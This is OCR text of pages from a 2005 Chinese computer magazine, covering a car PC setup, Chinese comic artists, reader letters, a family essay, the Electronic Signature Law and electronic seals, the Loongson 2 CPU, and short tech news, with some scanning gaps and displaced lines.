
有电脑，USB设备自然少不了，车主巧妙地将USB集线器安置在手刹后面的位置，一点不碍事，用起来也很方便。



这是方向盘下方的样子，笔记本电脑就安装在这里，上面的插着无线鼠标的发射器。脚踏板左侧的黄色小按钮，是电台的开关装置，有了它，就解放了双手。



唐先生自己制作的航拍地图，配合车上的GPS导航设备，车子到了哪里都不会迷路了。电脑的笔记本可以随时播放电影，并可以接收到电视节目。



唐先生独创研发了这样一个小的装置，将车内音响接在上面，这样就可以把MP3机中好听的音乐从车内音响放出来了。

CF [BL02]



讲述中国漫画人自己的故事

■中华小当家

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象：中国动漫相关网站

寻宝理由：动漫是一种文化、一种经典、一种回忆。久违的中国漫画人，你好吗？

《丁丁历险记》、《七龙珠》、《机器猫》……这些国外的漫画相信会勾起你一些童年的回忆。学生时代曾经把漫画放在桌子里偷偷地看，在公车里常常拿着64开的掌上漫画痴笑不已。真正喜爱漫画的朋友不会忘记中国人原创的经典，当年风靡一时的《画王》已经停刊多年，现在惟一能让我有印象的好像只有《少年漫画》了。让我们来寻找一下那些曾经为中国本土漫画成长付出努力的动漫人现在怎么样了。



当年的《画王》封面

归来的颜开

主要作品：《雪椰》、《颜开日记》、《夏日轨道》、《梦的开始》、《宇宙人的礼物》

把颜开放在第一位，相信没有人会提出质疑。十年前，作为中国动漫界三剑客之首的颜开，以一部《雪椰》让广大中国漫友记住了他的名字，也记住了他的　称——盐开水。但也正是《雪椰》，成了大家耿耿于怀的一个心结，已经被尊为"中国漫画第一人"的颜开，却突然带着未完成的《雪椰》，悄然离开了大家的视线。究竟是什么原因，我们不得而知。但就在去年年末，颜开又奇迹般地出现了！未完成的梦想即将延续，我们衷心祝愿他能够一路走好。



《雪椰》连载：http://comic.sina.com.cn/m/2004-12-11/33799.shtml

乐观的陈翔

主要作品：《小山日记》、《戏游记》

从一本让人捧腹的《小山日记》，我们认识了乐观的陈翔。从早期的鸟山明和高桥留美子的混合风格到后期让大家熟识的"小山"风格，陈翔经历了巨大的成长。从老家自贡到北京发展，最后又失落而归，同样"发迹"于《少年漫画》的陈翔在当时中国漫画界尚不成熟的环境下也不得不退出了，现在网上能找到的资料不多。

漫画人猫小乐的网站上的陈翔作品：http://www.xiaole.com/pengyou/chenxiang.htm

几易其稿的赵佳

主要作品：《黑血》、《B　& B　》

应该说这是我最喜欢的一个中国漫画人。作品风格粗　中显细腻，剧情构架能力出色，分镜表现力极强，对于网点的运用更是出神入化。同样是在《少年漫画》上，当时的《黑血》让我眼前一亮，脱离了日本画风的赵佳画出了中国人的经典！一段时间后《黑血》宣布重画，并更名为《B & B》，作者宣称是为了作品的结构调整需要。但又过了一段时间，《B & B》也重画了……又改回原来的名称《黑血》(真能折腾，汗)。据称后来赵佳办起了动漫学校，又有人说她在一本新刊上要继续连载……

作品展示：http://comic.sina.com.cn/2003-12-19/14321.html

故事概要：http://zh.wikipedia.org/wiki/%E9%BB%91%E8%A1%80#.E4.BA.BA.E7.89.A9.E4.BB.8B.E7.BB.8D



专注少女漫画的自由鸟

主要作品：《红豆缘》、《飞雪飞雪》、《狂夜》、《花妖》、《胜利宣言》、《天　》

上海的本土画手，很多人都喜欢她细腻和叛逆的画风，她也一度成为中国少女漫画的领军人物，《天　》是她的作品中我最喜欢的一部。不知大家还记不记得有一段时间曾经在市面上出现的伪《幽游白书》续集(即20集开始的部分)，网上曾有传言是此人作品，一时引起轩然大波，甚至有网友发帖大骂此事。现在她在《漫友》写专栏，已经许久不见其作品了。

自由鸟的自由飞翔：http://www.gameking.com.cn/gk/dm/04/11/27/91938150.htm

自由鸟，十年间(推荐)：http://www.southcn.com/cartoon/make/wen/200412061072.htm CF [BL03]

读者之声

(甘肃读者UDFK007)《电脑爱好者》自改版以来，版面日趋成熟化，内容也更加丰富。有时觉得，有了CFan就如同有了一个IT界的央视频道，新颖，风趣，详简。它不仅是一本广大读者看得懂的杂志，还是大家都看得起的杂志。每期的"稀饭第九页"诉说着编辑部内发生的和正在发生的事，拉近了编辑与读者的距离，让我们对编辑不再陌生；而"走进读者电脑生活"更是广大读者发自内心的生活感受，可以说这是你们倾听读者心声的最好明证。在此想对老安说:"您贵庚几何啊？为何大家如此称呼？"对"特别的特别"说:"你到底哪点和别人特别不一样？"对"狂PK"说:"你真的是那么好斗吗？"……其实，只要你们一如既往地把读者放在心上，为读者服务，谁又会因没有亲眼见过诸位而遗忘各位呢？本人也曾经为杂志写过几篇稿子，了解各位在15日内出稿的压力，对于工作中的小疏漏也可以理解。所以我谢谢各位了。

(甘肃读者李秀珍)《电脑爱好者》中的一些标题立意相当不错，很有趣味性，譬如:前几期的《照片，看我怎么修理你》《小心，这些服务不老实》《从BT到超级BT》等等，这些都是《电脑爱好者》最有特色的看点！

《电脑爱好者》的选题模式是我最喜欢的，它不光埋头介绍平民化的电脑知识、技巧，软件、硬件，同时还介绍新生硬件和报料一些新闻，相信这也是很多忠实读者都喜欢这样现实的《电脑爱好者》的原因，希望《电脑爱好者》能够保持这样的选题模式，走不寻常之路！

(山东读者高录贞)今年新加的"稀饭美文报"不错，精炼出了好文章，但有些链接在拿到刊物时就不能打开了，有些在打开时出错，好像是加密网页。希望编辑在选择网页连接的时候注意这个问题；另外，最好能在《电脑爱好者》网站上提供"稀饭美文报"的链接，这样能免去手工输入网址的麻烦。

(山东读者郭启菲)我接触贵刊已经三年多了。记得第一次看到《电脑爱好者》时，也不知为什么就买了下来。当年我14岁，甚至还不会"保存"、"发送到"这样的命令。当时的我只是看《电脑爱好者》中的图片和广告，但就是这样，我还是坚持把它看了一遍又一遍。出于好奇，我接着买了下去，一直到现在。随着《电脑爱好者》的不断翻新，内容的不断充实，我也由原来的一个"电脑盲"变成了一个"电脑迷"。现在，我经常利用课余时间给同学、朋友以及一些认识的人帮忙，选购电脑、配件或装机，我在学校"电脑爱好者协会"有着自己的一份工作。对了，不知道为什么，我们学校竟然有一个与贵刊重名的协会，以至于我一听说，就有一份特别的亲切感，所以当时就毫不犹豫地加入了。

岁月在变迁，我也在变化着，但惟一没变的是我对电脑的那份热情。在今后的道路上，我还要继续踏着《电脑爱好者》的脚步，实实在在地好好学习这门课程，希望在毕业后以自己全部的热情和精力，投入到IT事业中去，希望能为IT事业的发展尽我小小的一份力量。

谢谢《电脑爱好者》！谢谢贵刊各位辛苦的编辑！

(河北读者杨宾来)"希望CFan能增加一个勘误栏。我知道CFan的出错率是非常低的，但增加一个勘误栏可以几期登一次，将几期错误一起刊登，这样能更加显出CFan追求完美的严谨精神。"(主编:好建议！我们正在考虑采纳。)

《电脑爱好者》2004年下半年合订本的广告中有"携超豪华套装隆重上市，请抢！"一句，感觉"请抢"两字十分别扭，建议改为"快抢"。既然是"抢"，就不要顾及面子了嘛，还"请"什么呢？(合订本老编贝贝:那就不客气了，不"请"了，大家自由"抢"吧，抢不到的还有办法——直接汇款到杂志社邮购即可，免邮费。)

热心评刊员公布

以下17位读者被评为2005年第5期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

刘春峰(沈阳)　杨淞淳(吉林)

二等奖5名(奖品:漫步者H500耳机)

李　扬(长春)　于　鹏(黑龙江)　陈骏雄(福建)　陈孝勤(安徽)　房博宇(黑龙江)

三等奖10名(奖品:Photo硬派6.0中文版软件)

邢鹏飞(内蒙古)　汤永灿(福建)　谭健平(江西)　翟　翔(辽宁)　薛艳辉(山东)　席俊龙(江苏)　覃　立(湖南)　董　瑞(北京)　王　有(内蒙古)　李　龙(陕西)

最佳文章公布

2005年第5期优秀文章

第一名:"特别话题"栏目《搭积木的乐趣——六小时玩转VB》作者:**牙签　阿拱**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"聪明用电脑"栏目《硬盘，我要精心呵护你》作者:**猫狸小五狼**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"聪明用电脑"栏目《步步为营　轻松玩转DIR命令》作者:**张宗闰**获得200元奖金和《电脑爱好者》荣誉证书。

走进读者的电脑生活

电脑，母亲和我

■福建　黄敬钿

2002年，在我即将上初二的那个暑假，学校开了个PASCAL程序班。当母亲拿着传单兴冲冲地回到家时，父亲却在对着电费单发愁——家中生活　据，夏天开了几次空调，电费猛涨。父亲抬起头对母亲说:"孩子他娘，有什么事让你那么高兴？"母亲说:"孩子学校开了电脑班了，咱们让孩子去吧。"父亲吐出三个字:"学费呢？"母亲低头看了看传单上的学费，便呆在那儿，没有话说了。

学费是420元。当时我便不曾对这个电脑班抱过希望。当时母亲下岗了，家中只靠父亲的一点微薄收入度日。出于穷人的一点尊严，父母没有申请低保。420元，对于我们这样的家庭，自然非小数目。但令我惊讶的是，母亲把一张听课证放在我的书桌上，说:"孩子，好好念，将来帮妈再上岗。"

这么容易便上了电脑班，更使我感到这是理所当然，起初还有一些兴趣，后来便成了尽义务，甚至当老师在课堂上讲程序和语句时，我干脆在下面睡大觉；上机时，我就抄一些同学写的程序代码来应付老师的检查，自己却拿着母亲的钱在网络上　游。再后来，当老师讲理论知识时，我干脆到楼下去打篮球。七月的一个下午，在骄阳似火的操场上，当我一身臭汗，篮球打得正热之时，突然听到一个熟悉的声音:"　，你怎么在这儿打篮球，不是在上课吗？"我转过头，吓了一跳，原来是母亲。那天她特地来接我去吃了一顿馆子……

常言道:"临阵磨枪，不快也光。"然而，光枪不一定能够胜敌，在这次结业淘汰考中，我的成绩考得出奇的低——11分。母亲没有说什么，但我能看出她沉默中的伤心；父亲则大骂我一通，八月的一天，他迫于生活，到武汉打工去了。

刚刚开学的几天，楼下的阿姨便跑上来，她是来要钱的:"大姐，借我们的420元该还了吧。"我心中一惊，转过头去看母亲，心中道:"电脑培训费原来……"后来，那阿姨带来了两个壮丁，把我家的电视机抬走了，说是什么时候还了钱，什么时候再拿去。

生活的压力，生活的无助，终于将母亲打倒了。病中，我打长途电话给父亲，父亲怕多花话费，只扔下一句:"我不能回去，好好照顾母亲。"我除了给母亲喂药，便是出于内疚，想为母亲分担些什么。我日日夜夜伏在家中那台老赛扬电脑前，苦苦钻研编程。我清楚，当年母亲便是因为电脑考核没有过关而被裁减下岗的。

过了一段时间，母亲的病渐渐好转，我开始手把手地教母亲电脑。那时，除了做作业，便是三餐吃着泡面和母亲孤独但又快乐地对着电脑屏幕，在键盘上敲敲打打。我清楚地记得，夜里家中一片漆黑，只有电脑屏幕的亮光——母亲为了省电费，关了家中的电灯。我困了，便依　在母亲肩上。母亲考虑到PASCAL语言对于工作没有太大的实用性，便改学了VB。我对VB一窍不通，母亲只能自己一个人学，她有了疑难之处便让我去请教电脑高手。

11月间，母亲通过了电脑考核，重新回到了公司财务科。她用第一个月的工资，要回了那台电视机。第二年1月，便是在将要过春节的那段时间，蠕虫王SLAMMER爆发了，母亲公司的主页中了毒，访问速度骤然下降，全公司开了大会，由于公司缺乏精通电脑的人，推来推去，解决问题的重任便推到我母亲身上，原因是我母亲的个人登记表中有一句话是"略通VB编程"。

"受任于中毒之际，奉命于危难之间"，母亲很快把域名从黄页上撤了下来。人们传说她是运用VB编程解决了这个问题的。我很奇怪，母亲当时的技术还未达到那么强，自从上了班，因为工作忙，她的编程也几乎荒废了，怎么用VB解决的问题呢？结果母亲成功了，她领到了当月的奖金，被公司经理　升为财务科经理。后来，母亲说到此事，原来她只是用瑞星杀了毒，安装了病毒保护程序，她的最主要一招，便是把域名撤了下来，打上了补丁，根本没有使用VB。

那年春节，父亲打电话说要回家。确实，过年回家是在外游子不老的情结。父亲要乘火车回来，腰包鼓了不少，母亲却说平安是最重要的。

吃罢年夜饭，我们全家围坐在那台失而复得的电视机前看春节联欢晚会，那年晚会有来自台湾一家人的一个节目，那妻子唱道:"我爱我的家，孩子、我和我的他……"母亲也轻轻地唱着，突然，她泪流满面，搂着我和父亲的头，呜呜地哭了……



2005年4月1日颁布《电子签名法》到现在已有一个多月时间了。那么颁布这个法律到底给我们带来了什么？给电子商务的发展带来了什么呢？有人说它是第一部老百姓看不懂的法律，又是为什么呢？

《电子签名法》正式生效

《电子签名法》虽已于2005年4月1日正式生效，却一时间不能飞入寻常百姓家，连搞IT的人都一头雾水，甚至有媒体将《电子签名法》理解为指导人们进行数字认证和数字签名这么简单。究其原因，专家指出：它有可能成为第一部老百姓看不懂的法律。为什么这么说呢？

认识它 不能不提电子商务

随着互联网的快速普及，电子商务对百姓已经不是什么新鲜词了，但看似再简单不过的买卖双方网上交易的过程中，一直缺少着一种力量。如何核实买卖双方身份的有效性、真实性？如何保证双方交易的过程符合法律程序？如何制约非法交易的发生？这一连串还没有解决的问题成为了我国电子商务发展过程中的绊脚石。

说起电子商务，你可能会觉得这是一个陌生的行业，更不知道跟我们有什么关系。其实，电子商务发展到今天，它的概念可以宽泛地涵盖所有与电子化交易有关的信息交换过程，比如由此衍生的电子政务、网上购物、网上银行，甚至是电子化的普通交易。北京市地税局局长王纪平在今年的中国国际电子商务大会上公开表示，现在北京市税务系统的信息化建设基本完成，纳税人很多方面是可以通过我们的系统进行直接纳税了，但如此一来，和百姓息息相关的活动中出现了越来越多的电子文件交换过程，但这些交换不具有法律效力成了王局长原来最为担心的问题。

正因为电子商务过程中缺少一种制衡力量，《电子签名法》才显得尤为重要，它扮演着交易双方身份的核实者、安全交易的保卫者、非法交易的打击者的三重身份。它出台的意义不仅如此，电子商务协会的负责人指出，《电子签名法》是第一个和一类技术结合得如此紧密的法律，虽然文字仍是中文，但由于过于专业，可能直接影响百姓对新法条的理解。它充满了信息化时代的特点，但在电子签名还未在个人领域普遍应用的情况下，国家更想借此法律催生一个全新的产业。那么这个全新的产业是什么呢？

电子印章促进《电子签名法》普及

《电子签名法》的产生经历了漫长的专家探讨与制订过程，开始曾命名为《电子签章法》、《电子数据法》等。2004年修订为《电子签名法草案》既《电子签名法》的前身。为什么叫做《电子签名法》呢？

中国国情和国外有很大不同。西方国家，人们通过在信用卡或借记卡上的签名就能完成身份认证的全部过程，因此很多国家很早就出台了《数字签名法》。而我国的现状决定了我们不能完全依靠数字签名来解决电子商务领域的一切问题。公安部物证鉴定中心的专家李 君举了一个形象的例子，由于我国的教育普及程度尚未达到发达国家水平，在很多地区，当公安机关把当事人的亲笔签名和其他人签的当事人姓名混在一起给当事人辨别的时候，当事人竟然无法分辨自己签名的真伪。他认为，在这样的现状下，我们就必须找到一个符合国情的数字认证办法。

纵观我国从古至今，无论是政务还是商务都是建立在印章信用体系上的，既然中国国情如此，用电子印章代表电子签名的设想便很自然地


揭开“电子印章”的面纱

所谓电子印章，是指以电子形式存在，依附于电子文件并与其逻辑相关，可用以辨识电子文件签署者身份及表示签署者同意电子文件内容者。简单地说，一个电子印章可以是任何经电子传送的符号，这个符号象征通讯者愿受合法性约束的意图。

根据《电子签名法》，电子签名必须同时符合〞电子签名制作数据用于电子签名时，属于电子签名人专有〞、〞签署时电子签名制作数据仅由电子签名人控制〞、〞签署后对电子签名的任何改动能够被发现〞、〞签署后对数据电文内容和形式的任何改动能够被发现〞等若干条件，电子印章从申请到制作再到使用的全过程也必须符合上述条件。

公安部物证鉴定中心主任、北京刑技技术开发公司安全数字签章项目负责人李 君先生解释说：《电子签名法》的出台还只是个总纲，并没有很多规范来制约现在从事电子印章技术的公司。以至于产生一种暂时的混乱局面，鱼龙混杂，良 不齐。有人觉得用个Word，用个WPS，用个画图软件，或者用其他系统不就能生成电子印章吗？如果真的如此，就失去了立法的意义和初衷。《电子签名法》的出现是一个推动电子商务发展的法律法规，目的是建立一个在互联网上安全可靠的信用体系，网上信用一直是困扰电子商务发展的一个主要因素。世界最大的电子商务网站阿里巴巴和下属的淘宝网就是个典型例子，从事个人网上交易的淘宝

应用从电子印章开始



被提了出来。事实上，很多合同、文件不仅需要签名而且还需要进行签章。电子签名自然就涵盖了数字签名和电子印章两方面内容，《电子签名法》的名称便由此而生。和传统的印章管理办法一样，具有法律效力并有中国特色的电子签名——电子印章，也是由公安部、中国印章协会双方批准的。就实际应用效果来看，目前这种容易被百姓理解的电子签名形式正在实质性地促进《电子签名法》的普及。那么，什么是电子印章，我们如何在信息时代应用到属于自己的电子印章呢？

网很难确定买卖双方的信用度，很多卖家自己炒作自己的信用度，现在甚至出现了专业化的炒作信用度的人，100个信用点100块钱随处可见，虽然淘宝开发了“支付宝”，但也只是保证资金不被骗走，并没有真正解决信用体系的问题。假如双方在确定合同关系时，电子合同交换的同时，使用了经过复杂加密手段的电子印章确定了双方的身份，就可以有效地遏制违法行为的发生。然而，这样一个电子印章认证体系的建立必须是全国性质的，通过公安部的认定，只有这样才能有效的保证电子商务买卖双方的合法权益。

经李警官的现场演示，记者看到的电子印章申请和使用过程与普通印章并无本质区别，而且电子印章由于是由公安部门认定和管理的，信息交换的双方完全可以放心地使用。



双方签订合同、可以同时和非同时签约。一般用于买卖合同！




一方签订合同用来给其他人观看，可用于下发文件、指示等信息！



电子印章使用并不复杂

记者走访了取得特种行业资格的北京某电子印章业务制作代理企业，发现对个人或企业法人来说，制作这种安全电子印章并不复杂。申请者只需要登录一个特定的网站，提交各种相关手续就可以拥有并使用这样一款新产品。安全电子印章的使用非常简单，只需将一个U盘大小的存有客户证书的E智能钥匙通过USB接口与电脑相连，在键盘上输入相应的密码后，用鼠标点击电子文件下方的空白处，一个有着单位名称的相应内容的公章(或合同章、财务专用章、发票专用章、名章)就完成了加盖过程。

据了解，电子印章的使用过程看似简单，却蕴含着很高的技术含量。中国电子商务协会政策法律委员会主任杨坚争先生表示，数字签名实现的过程中需要经过多次加密和解密过程，用户基本上可以放心使用。但是他同时指出，不久前，山东大学王小云教授破译了MD5、HAVAL-128、MD4和RIPEMD等四个著名密码算法，从理论上证实电子签名可以被伪造，给电子商务安全敲响了警钟，不过一方面这些理论破解方法需要看似不可能实现的时间去实现，另一方面这些理论破解方法并未触及电子签名的本质要害，因此“电子印章”这种形式仍然是前景光明的。



电子印章也可以在公安管理平台上由公安人员进行登记注册，并且填有负责人、管理人、办证人的各种信息！

据记者了解，北京地税局已决定在内部系统率先试用安全电子印章，准备尽快在北京施行完全的网上电子报税。此举被业内视为推动《数字签名法》在京实施的有力措施。CF [XW01]

我们的中国“芯”
——龙芯2号正式发布

■ 本刊记者 王寒晖

一直以来，都是Intel和AMD在导演CPU这场戏，身为中国人的你是不是时刻盼望中国何时也研发出真正的国产CPU？而这激动的时刻终于来临了，中国第一个拥有自主知识产权、通用高性能的〝龙芯2号〞，于2005年4月18日在北京正式发布。

龙芯2C发布 龙芯2D将追赶P4

大家对2004年第3期《〝芯〞跳加速——龙芯设计者谈龙芯2号》的一文还有印象的话，此文是记者专访中国科学院计算机技术研究所龙芯课题组的负责人——胡伟武博士，他向《电脑爱好者》的读者详细介绍了龙芯2号的开发过程。



图1

龙芯2号是一个系列，按照性能及研发时间目前分为〝龙芯2A〞、〝龙芯2B〞（见图1）、〝龙芯2C〞和〝龙芯2D〞。此次发布亮相的是〝龙芯2号〞系列中的〝龙芯2C〞。龙芯2C是0.18um的定型芯片，比拇指盖略大的龙芯2C方形芯片上，集成了1350万个晶体管，其单精度峰值浮点运算速度为每秒20亿次，双精度浮点运算速度为每秒10亿次，64KB+64KB一级缓存，前期主频为400MHz～450MHz，后期由于工艺和封装的改进，达到500MHz～600MHz，功耗3W～4W，SPECCPU2000测试分值超过300。

你知道吗?

“龙芯"的别名

“龙芯"的别名是“狗剩”，源于Godson的发音，除此之外这一谚语性的称呼恰巧也蕴涵着期许之意，参与“龙芯”CPU开发项目的胡伟武博士曾这样比喻：“我们给设计的处理器取了一个很有传统特色的小名叫‘狗剩’，希望名字贱一点容易养大。”虽然，这个名字听起来并不是那样的顺耳，但名字对于任何东西来说都只是一个代号而已，我们应该更多的关注CPU本身。

鉴定委员会认为，这款芯片的总体性能已经达到2000年左右的国际先进水平，性能相当于800MHz～1000MHz Pentium Ⅲ，完全超过VIA C3，是2002年9月28日发布的〝龙芯1号〞实测性能的10到15倍。

另外，性能五倍于〝龙芯2C〞、相当于P4的〝龙芯2D〞今年5月交付流片设计。〝龙芯2D〞将使用0.13um工艺，加入片内512KB二级缓存，主频为600MHz～800MHz，性能相当于1.3GHz～1.4GHz Pentium 4，年底达到800MHz～1000MHz，相当于1.5GHz～2.0GHz Pentium 4。另外，多内核，具有多线程（SMT）机制的〝龙芯3号〞也将在〝十一五〞期间完成。

龙芯2号只兼容Linux

根据中科院计算所的测试，龙芯2号的样机能够运行完整的64位中文Linux操作系统（见图2），全功能的Mozilla览器、多媒体播放器和OpenOffice办公套件，具备了桌面PC的基本功能。


图2

不过其最大的缺点就是与Windows不兼容，由于嵌入的是Linux操作系统，对于习惯了使用Windows的用户推广尚需时间。

龙芯2号的产业目标

为避免龙芯有技术无市场，国内厂商已经组成了〝龙芯产业链〞。早在2002年，中科院计算所、海尔集团、长城集团长软公司、中软股份、中科红旗、曙光集团、神州龙芯等国内七大厂商就组建了〝龙芯产业联盟〞，以推进龙芯的产业化进程。并且在发布会上，海尔集团就已经与中科院控股的江苏梦兰集团签署正式协议，宣布共同生产、研发、销售基于龙芯2号的海尔〝龙芯〞系列税控收款机、POS收款机、电脑等产品。

完全自主产权，使〝龙芯〞系列具有成本低的优势。由于生产厂、人员开销等成本大大低于Intel公司，所以龙芯在保持性能的基础上，生产出百元左右CPU、千元以内电脑是龙芯的目标。

火速链接

《我们都有“中国芯”——龙芯和威盛中国芯》 2002年第23期
《“芯”跳加速——龙芯设计者谈龙芯2号》 2004年第3期

CF [XW02]

讲述小编自己的故事……

跳　槽

■ 鳄鱼

跳槽在日趋多元的社会里已不是什么新鲜事。此处不留爷或爷不愿留，自有留爷处或爷愿留之处，再不似从前那样，一棵歪脖子树就让英雄气短，死死抱着不敢撒手。IT这块牧场历来盛产不肯戴嚼头的马，跳槽对他们而言，稀松平常得跟上趟厕所差不多，何况对IT精英而言，跳槽还能把他的精英招牌蹭得更亮，君不见，当今IT界钻石打工仔们，哪个履历上不跟着一大串赫赫有名的公司？背后的跳槽故事虽未明言但也能猜着几分。更有一些“青蛙”王子，在他的花样年华中你看不到别的，就见他在不同的“池塘”间跳来跳去。当然，跳槽不独是人之行为，不少公司的跳功也大为可观。近期全球著名的体育传媒网络ESPN弃SEGA（世嘉）而投EA（电子艺界），就让我们明白了世上真还有比袋鼠和跳蚤更能跳的。

在游戏界，SEGA和EA的名头用如雷贯耳来形容一点不过分。SEGA这家成立于六十年代的老牌游戏开发商，见证了游戏史上几乎所有重要事件。尽管现在垂垂老矣，不复当年之勇，但远未到“一饭三遗矢”的龙钟之态，不时还能拉开硬弓，推出《铁甲飞龙》、《NFL 2005》等广受欢迎的游戏产品，其矫健的身手并不输于那些游戏新贵们。EA就更不用说了，堪称业界大佬，旗下的《极品飞车》等雄霸体育类游戏，十来年大旗不倒。ESPN虽然在游戏圈名气不大，但在体育界却是个响当当的角色，SEGA广受好评的美式足球游戏《ESPN NFL 2005》就是同ESPN体育频道合作的结果。

同在体育类游戏中抢饭吃，SEGA和EA的磕碰自然少不了。既然是你死我活的竞争，手段也就无所不用其极，而离间计从古至今都是屡试不爽的高招妙招狠招。SEGA和ESPN既往恩爱　，还弄出了像《ESPN NFL 2005》这样的爱的结晶，EA的当务之急自然就是棒打鸳鸯，拆之而后快。而ESPN也不是什么从一而终的贞女烈妇，这厢眼瞅着SEGA越来越像武大郎，连炊饼也卖不利索了，那厢洒如西门大官人的EA频递眼色，银锭多得晃人眼，心　能不为之摇动？这一摇就摇出了SEGA的满腹辛酸，EA的乐不可支。抢得ESPN这个美人归，EA在体育类游戏的地位已岿然难动，而当初不可小视的强敌SEGA则沦为微不足道的草芥。

真是不才明主弃，多病故人疏，游戏界表面的温情脉脉，掩不住下面的残酷无情。 CF [DJ01]

健谈天下



大家好！阿健今天要跟您谈的是一个比较沉重的话题。

在众多健康问题的困扰下，每年中年男性“　死”屡屡发生。去年4月8日，爱立信（中国）有限公司总裁杨迈由于连续超负荷工作导致心脏骤停突然去世，北京著名数学家张广厚、音乐家施光南……这些才华横溢的科学家、艺术家、管理人员在50岁上下　然离世。如今，著名导演、画家、企业家陈逸飞的死又一次让悲剧上演。

据一项权威部门统计，在京工作的高级知识分子的平均寿命由前几年的58岁，下降到了去年的53岁。

人究竟能否承担过度的工作？人同时能完成的工作到底有多少？人在年轻的时候到底该不该拼命地抢时间？也许阿健的走访会给您一些不同的想法。

刘晓，53岁，教师：为挣钱养家也好，为事业献身也罢，努力工作都是值得尊敬的。然而，人生是王军霞式的长跑，不是刘翔式的冲刺，几十年的生活和寿命还得从长计议、统筹安排，讲点效益。对父母、对家庭、对自己、对社会来说，培养出一个人才不容易，自作主张地输掉了健康，对得起谁呢？

保罗，44岁，IT高级经理：由于不少单位的管理培训时常安排在周末，我们的工作也就变成了“全年无休”。太太开始有怨言了，读小学的女儿戏称我是位“全年无休”的老爸。这两天突然听到陈逸飞离我们而去，大家心里多少还是有点触动，健康工作和快乐生存的话题又一次活生生地摆放到我们跟前。艰苦创业固然需要奉献和执著，但珍惜生命同样不可忽视。

吴弘，24岁，公司职员：去年，我老公和朋友一起创办了一间广告工作室，忙得不亦乐乎。常常是他回来的时候我已经睡下，而他去上班的时候我还没起床，有一个周末，他在家吃饭的时候，突然对我说：“老婆，我好久都没有看到你竖在地上了。”看着他日渐突出的下　，我劝他要好好注意身体，可是他总说，创业初期没办法，再坚持一段时间就会好的。

红红，14岁，中学生：我爸爸是单位里的中层领导，很忙很忙。一个礼拜大概只有一两天在家里安心跟我和妈妈一起吃饭，其他时间不是在加班就是有没完没了的饭局要应付。爸爸说是为了家里在外面拼命工作，其实他的拼命让我和妈妈越来越担心，要知道如果全家人连在一起吃饭的快乐都没有，那赚再多钱有什么意义呢。


是啊，也许您拼命工作和学习的理由并不是为了赚钱，我也相信更多的朋友倾向于在工作中实现自我，但一切真的那么重要吗？

CF [DJ02]



70% 近日，比尔·盖茨和史蒂夫·巴尔默等微软高层都相继谈论了下一代操作系统Longhorn的新功能，巴尔默表示，与以前的Windows相比，Longhorn重启率将降低70%（在www.winsupersite.com/reviews/longhorn_5048_gallery_01.asp可看其5048版的界面图）。

4Gbit 三星电子开发成功了存储容量达4Gbit的OneNAND型闪存EEPROM，设想主要应用于“支持多媒体的第三代手机”。读取速度为此前NAND型闪存EEPROM的4倍，写入速度达10Mbit/秒，是NAND型闪存EEPROM的60倍以上。



1100万美元 CNET宣布，以1100万美元现金收购PCHome公司资产，其中500万美元在收购完成后支付，另外600万美元在2005年第四季度支付，该收购协议立即生效。

10% 英国伦敦大学皇家学院的心理学家格伦.威尔森称，在80例临床实验中，在工作中经常发短信的人IQ会降低10%，相当于一整天没有睡觉，而抽大麻后也只会下降4%左右。

30万 据了解，目前游戏产业人才缺口高达60万，需求量最大的是设计、开发人才。据悉，某游戏公司市场经理的年薪已达到26万，而一名优秀的游戏设计师的年薪在30万元左右。


冠 32企业推HVD民间标准 超低定价直指EVD

EVD推荐性标准最终通过，并没有终结高清碟机企业的江湖较量。4月24日，上海信息家电行业协会正式宣布，将HVD联盟上报的《HVD视盘机通用规范》确定为联合性企业标准向外发布。就在两个月前的同一天，EVD正式成为国家推荐性标准。上海信息家电行业协会秘书长王长 说，联合性企业标准是由上海晶晨、创维、海尔等32家HVD联盟企业联合研制推广的高清碟机标准版。“这是民间标准向国家标准的公开‘叫板’，意味着HVD也获得了一个市场‘准生证’。”一位业内人士表示。



HVD降价了，EVD还远吗？

